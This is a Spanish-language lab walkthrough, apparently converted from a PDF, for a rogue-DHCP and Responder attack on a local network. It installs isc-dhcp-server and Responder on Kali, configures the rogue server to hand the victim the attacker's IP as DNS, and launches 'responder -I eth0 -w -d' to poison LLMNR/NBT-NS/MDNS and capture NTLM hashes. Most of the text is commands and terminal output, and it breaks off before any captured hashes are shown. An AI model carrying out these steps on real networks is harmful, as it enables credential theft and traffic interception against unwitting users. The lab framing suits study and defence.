


Para poder llevar a cabo este tipo de ataque se requieren las siguientes herramientas


responder → para LLMNR/NBT-NS/MDNS poisoning y captura de hashes NTLM.
isc-dhcp-server → para levantar un servidor DHCP en la misma VM de Kali.

para poder realizar la instalacion usaremos los siguiente comando:

```
(` sudo apt update `)
(` sudo apt install responder isc-dhcp-server -y `)
```




una vez que hayamos instalado la herramientas correspondientes realizamos cierta configuraciones



```
(Kali㉿kali)-[~] $ sudo apt install responder isc-dhcp-server -y
[sudo] password for kali:
responder is already the newest version (3.1.7.0-0kali1).
responder set to manually installed.
isc-dhcp-server is already the newest version (4.4.3-p1-8).
The following packages were automatically installed and are no longer required:
python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl
Use 'sudo apt autoremove' to remove them.


Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 810
```

realizaremos la Configurar el servidor DHCP malicioso en el cual nos iremos a la ruta **/etc/default**



```
(Kali㉿kali)-[~] $ cd /etc/default
[Kali㉿kali)-[/etc/default] $ ls
amd64-microcode  cacerts  dbus  inetsim  keyboard  networking  openvpn  redsocks  smartmontools  stunnel4  vboot_reference
apache-htcachelean  console-setup  grub  intel-microcode  locale  nfs-common  pcscd  rpcbind  smpd  sysstat  winbind
atftp  cron  grub.d  iodine  machanger  nginx  ptunnel  rsync  ssh  tor
bluetooth  cryptdisks  haveged  isc-dhcp-server  miredo  nss  redis-server  saned  ssh  useradd
```

modificaremos el archivo **isc-dhcp-server** para poder realizar la configuración de interfaz de red



```
(kali㉿kali)-[/etc/default] $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ce:f1:6d brd ff:ff:ff:ff:ff:ff
    inet 192.168.211.144/24 brd 192.168.211.255 scope global dynamic noprefixroute eth0
        valid_lft 1779sec preferred_lft 1779sec
    inet6 fe80::22a9:f328:537a:a1ec/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

en mi caso usaremos la interfaz **eth0**


Procedemos a modificar el archivo **isc-dhcp-server** con el comando ('**sudo nano isc-dhcp-server**') y buscaremos la variable **INTERFACESv4** y le pondremos la interfaz de red **eth0** el cual debe de quedar de la siguiente manera:

para poder salir del editor y guardar cambios presionamos

Ctrl+X

Ctrl+Y

Enter



```
kali@kali: /etc/default
File Actions Edit View Help
GNU nano 8.4          isc-dhcp-server
# Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)
# Path to dhcpcd's config file (default: /etc/dhcp/dhcpd.conf).
#DHCPDv4_CONF=/etc/dhcp/dhcpd.conf
#DHCPDv6_CONF=/etc/dhcp/dhcpd6.conf


# Path to dhcpcd's PID file (default: /var/run/dhcpcd.pid).
#DHCPDv4_PID=/var/run/dhcpcd.pid
#DHCPDv6_PID=/var/run/dhcpcd6.pid

# Additional options to start dhcpcd with.
#       Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpcd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="eth0"
INTERFACESv6=""
```

Corroboramso que los cambios se haya hecho con con **cat**

(' **cat isc-dhcp-server** ')



```
(kali㉿kali)-[~/etc/default]-europ... proxies.txt bentoml_re... Responder...
$ cat isc-dhcp-server
# Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

# Path to dhcpcd's config file (default: /etc/dhcp/dhcpd.conf).
#DHCPDv4_CONF=/etc/dhcp/dhcpd.conf
#DHCPDv6_CONF=/etc/dhcp/dhcpd6.conf

# Path to dhcpcd's PID file (default: /var/run/dhcpcd.pid).
#DHCPDv4_PID=/var/run/dhcpcd.pid
#DHCPDv6_PID=/var/run/dhcpcd6.pid


# Additional options to start dhcpcd with.
#       Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpcd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="eth0"
INTERFACESv6=""

(kali㉿kali)-[~/etc/default]
```

podemos ver que la configuración se ha hecho correctamente

Seguiremos realizando configuraciones a el servidor **DHCP** navegaremos a la ruta **/etc/dhcp** y buscamos el archivo **dhcpd.conf** en cual realizaremos otras configuraciones




```
(kali㉿kali)-[~] s-403 root-europ... proxies.txt bentomi_re... Responder-...
$ cd /etc/dhcp

(kali㉿kali)-[/etc/dhcp]
$ ls
dhclient-exit-hooks.d  dhcpd6.conf  dhcpd.conf

(kali㉿kali)-[/etc/dhcp]
$
```

procedemos a editar el archivo con el comando (' **sudo nano dhcpd.conf** ')



```
File Actions Edit View Help
GNU nano 8.4                               dhcpd.conf
# DHCP configuration for Kali Linux
#
# Sample configuration file for ISC dhcpcd
#
# option definitions common to all supported networks ...
option domain-name "example.org";
option domain-name-servers ns1.example.org, ns2.example.org;
default-lease-time 600;
max-lease-time 7200;

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.) (Roundabout working, reverse and dynamic)
ddns-update-style none;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
#authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
#log-facility local7;

# No service will be given on this subnet, but declaring it helps the
# DHCP server to understand the network topology.

#subnet 10.152.187.0 netmask 255.255.255.0 {
#}

# This is a very basic subnet declaration.

#subnet 10.254.239.0 netmask 255.255.255.224 {
#  range 10.254.239.10 10.254.239.20;
#}
```

nos iremos hacia abajo del todo el documento y pegaremos la siguiente configuración

Subred y rango DHCP

```
#sub red o segmento      #Máscara de la subred
subnet 192.168.211.0 netmask 255.255.255.0 {
    range 192.168.211.147; # IP de la máquina atacada o Rangos de IPs 192.168.211.150 -192.168.211.200
    option routers 192.168.211.1; # IP del router
    option domain-name-servers 192.168.211.144; # IP de Kali atacante
    default-lease-time 600;
    max-lease-time 7200;
}
```

La configuración debe de quedar de la siguiente manera en el archivo **dhcp.conf**

```
File Actions Edit View Help
GNU nano 8.4
# fixed-address fantasia.example.com;    proxies.txt    bentoml_re...    Responder...
#}

# You can declare a class of clients and then do address allocation
# based on that.  The example below shows a case where all clients
# in a certain class get addresses on the 10.17.224/24 subnet, and all
# other clients get addresses on the 10.0.29/24 subnet.

class "foo" {
    match if substring(option vendor-class-identifier, 0, 4) = "SUNW";
}

shared-network 224-29 {
    subnet 10.17.224.0 netmask 255.255.255.0 {
        option routers rtr-224.example.org;
    }
    subnet 10.0.29.0 netmask 255.255.255.0 {
        option routers rtr-29.example.org;
    }
    pool {
        allow members of "foo";
        range 10.17.224.10 10.17.224.250;
    }
    pool {
        deny members of "foo";
        range 10.0.29.10 10.0.29.230;
    }
}
subnet 192.168.211.0 netmask 255.255.255.0 {
    range 192.168.211.147;
    option routers 192.168.211.1;
    option domain-name-servers 192.168.211.144; # IP de Kali atacante
    default-lease-time 600;
    max-lease-time 7200;
}

[G Help [F1] Write Out [F2] Where Is [F3] Cut [F4] Undo [F5] Execute [F6] Location [M-U] Undo [M-E] Redo [M-A] Set Mark [M-B] To Bracket [M-C] Copy [M-D] Where Was [M-F] Next
^X Exit [M-G] Read File [M-H] Replace [M-I] Paste [M-J] Justify
```

una vez que se hayan hechos las configuraciones podemos realizar el guardado de nuestros cambios con los comandos:

Ctrl+X

Ctrl+Y

Enter

Levantar el servidor DHCP con los comando (' **sudo systemctl restart isc-dhcp-server**') y verificamos el status del servicio con (' **sudo systemctl status isc-dhcp-server**') Verifica que esté “active (running)”

```
(kali㉿kali)-[~] ~ - 493 root-europ... proxies.txt bentoml_re... Responder...
$ sudo systemctl restart isc-dhcp-server
[sudo] password for kali:

(kali㉿kali)-[~]
$ sudo systemctl status isc-dhcp-server
● isc-dhcp-server.service - LSB: DHCP server
  Loaded: loaded (/etc/init.d/isc-dhcp-server; generated)
  Active: active (running) since Mon 2025-09-15 16:47:19 EDT; 9s ago
  Invocation ID: 5d972730485410f9bd9f27656933541
    Docs: man:systemd-sysv-generator(8)
  Process: 27971 ExecStart=/etc/init.d/isc-dhcp-server start (code=exited, status=0/SUCCESS)
    Tasks: 1 (limit: 9366)
   Memory: 6.5M (peak: 8.5M)
     CPU: 49ms
   CGroup: /system.slice/isc-dhcp-server.service
           └─27984 /usr/sbin/dhcpd -4 -q -cf /etc/dhcp/dhcpd.conf eth0

Sep 15 16:47:17 kali systemd[1]: Starting isc-dhcp-server.service - LSB: DHCP server ...
Sep 15 16:47:17 kali isc-dhcp-server[27971]: Launching IPv4 server only.
Sep 15 16:47:17 kali dhcpcd[27984]: Wrote 0 leases to leases file.
Sep 15 16:47:17 kali dhcpcd[27984]: Server starting service.
Sep 15 16:47:19 kali isc-dhcp-server[27971]: Starting ISC DHCPv4 server: dhcpd.
Sep 15 16:47:19 kali systemd[1]: Started isc-dhcp-server.service - LSB: DHCP server.

(kali㉿kali)-[~]
```

hasta este punto realizamos las configuraciones correspondiente para nuestro laboratorio donde tendremos una DHCP malicioso

ahora el siguiente paso será levantar **Responder** en Kali para que pueda escuchar y envenenar peticiones de la víctima para ello usaremos el comando (' **sudo responder -I eth0 -w -d** ')

- **I** **eth0** → tu interfaz de laboratorio.
- **w** → WPAD proxy.
- **d** → envenenamiento LLMNR/NBT-NS.




```
(kali㉿kali)-[~]
$ sudo responder -I eth0 -w -d
[sudo] password for kali:
```

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [ON]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]

nuestro DHCP estará en un estado de espera en el cual recibirá solicitudes de configuraciones de red



```
kali@kali: ~
```

File Actions Edit View Help
kali@kali: /usr/share/responder/logs

WinRM server [ON]
SNMP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.211.144]
Responder IPv6 [fe80::22a9:f328:537a:a1ec]
Challenge set [random]
Don't Respond To Names [ISATAP' 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DO SVC']
TTL for poisoned response [default]

[+] Current Session Variables:
Responder Machine Name [WIN-MET3H3TW4MN]
Responder Domain Name [0CWI.LOCAL]
Responder DCE-RPC Port [49551]

[+] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events ...

[*] [DHCP] Found DHCP server IP: 192.168.211.254, now waiting for incoming requests ...

para que esto funcione tendría que producirse una desautenticación o que expire la sesión de red de la máquina víctima de la red y **Responder** con nuestro **DHCP maligno** estará a la espera de lanzar las configuraciones para que uses el **DHCP malicioso** y no el de la red empresarial

después de unos minutos de espera la configuración de red nuestra **máquina Víctima** ha tomado la configuración de red de nuestro **DHCP maligno**

```
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.211.144] reverse shell descriptorH
Responder IPv6 [fe80::22a9:f328:537a:a1ec]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC_']
TTL for poisoned response [default]

